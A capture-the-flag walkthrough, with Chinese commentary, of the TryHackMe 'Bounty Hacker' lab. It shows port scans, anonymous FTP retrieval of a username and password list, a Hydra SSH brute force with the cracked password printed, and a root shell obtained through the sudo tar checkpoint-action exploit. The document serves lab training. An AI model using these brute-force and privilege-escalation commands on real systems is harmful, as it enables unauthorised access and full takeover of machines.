



Bounty Hacker

URL

<https://tryhackme.com/room/cowboyhacker>

IP

10.10.98.45



```
#rustscan -a 10.10.98.45 -r 1-65535 --scripts none --ulimit 5000

[ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ]
[ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ] [ { } ]

The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.98.45:22
Open 10.10.98.45:21
Open 10.10.98.45:80
10.10.98.45 -> [22,21,80]
```

使用rustscan 快速的找到開啟的port



```
#nmap -sC -sV -Pn 10.10.98.45 -p21,22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-24 09:40 CST
Nmap scan report for 10.10.98.45
Host is up (0.46s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.4.66.18
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256  ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256  a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.24 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉 (第4題答案)




發現ftp可以進去，裡面有兩個txt

```
#ftp 10.10.98.45
Connected to 10.10.98.45.
220 (vsFTPd 3.0.3)
Name (10.10.98.45:backone): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp      ftp      418 Jun 07  2020 locks.txt
-rw-rw-r-- 1 ftp      ftp      68 Jun 07  2020 task.txt
226 Directory send OK.
```

看起來一個txt是帳號 (第3題答案)，另一個txt是字典檔

有帳號、有字典檔又有開SSH，那就來爆破啦



```
#hydra -l lin -P locks.txt -t 4 ssh://10.10.98.45
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
** ignore laws and ethics anyway).
Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we n
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-24 10:53:34
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), 7 tries per task
[DATA] attacking ssh://10.10.98.45:22/
[22][ssh] host: 10.10.98.45  login: lin  password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-24 10:53:48
```

這個字典檔非常小，很快速地就找到答案 (第5題答案)

該有的資訊都有了，那就直接SSH遠端登入吧



```
#ssh lin@10.10.98.45
lin@10.10.98.45's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Mon May 23 21:55:23 2022 from 10.4.66.18
lin@bountyhacker:~/Desktop$
```

在家目錄中就可以找到第6題的答案

sudo -l 看到有機會可以使用tar來提權，試試看吧




```
lin@bountyhacker:/$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

拿到root

在root的家目錄中，就可以找到第7題的答案啦

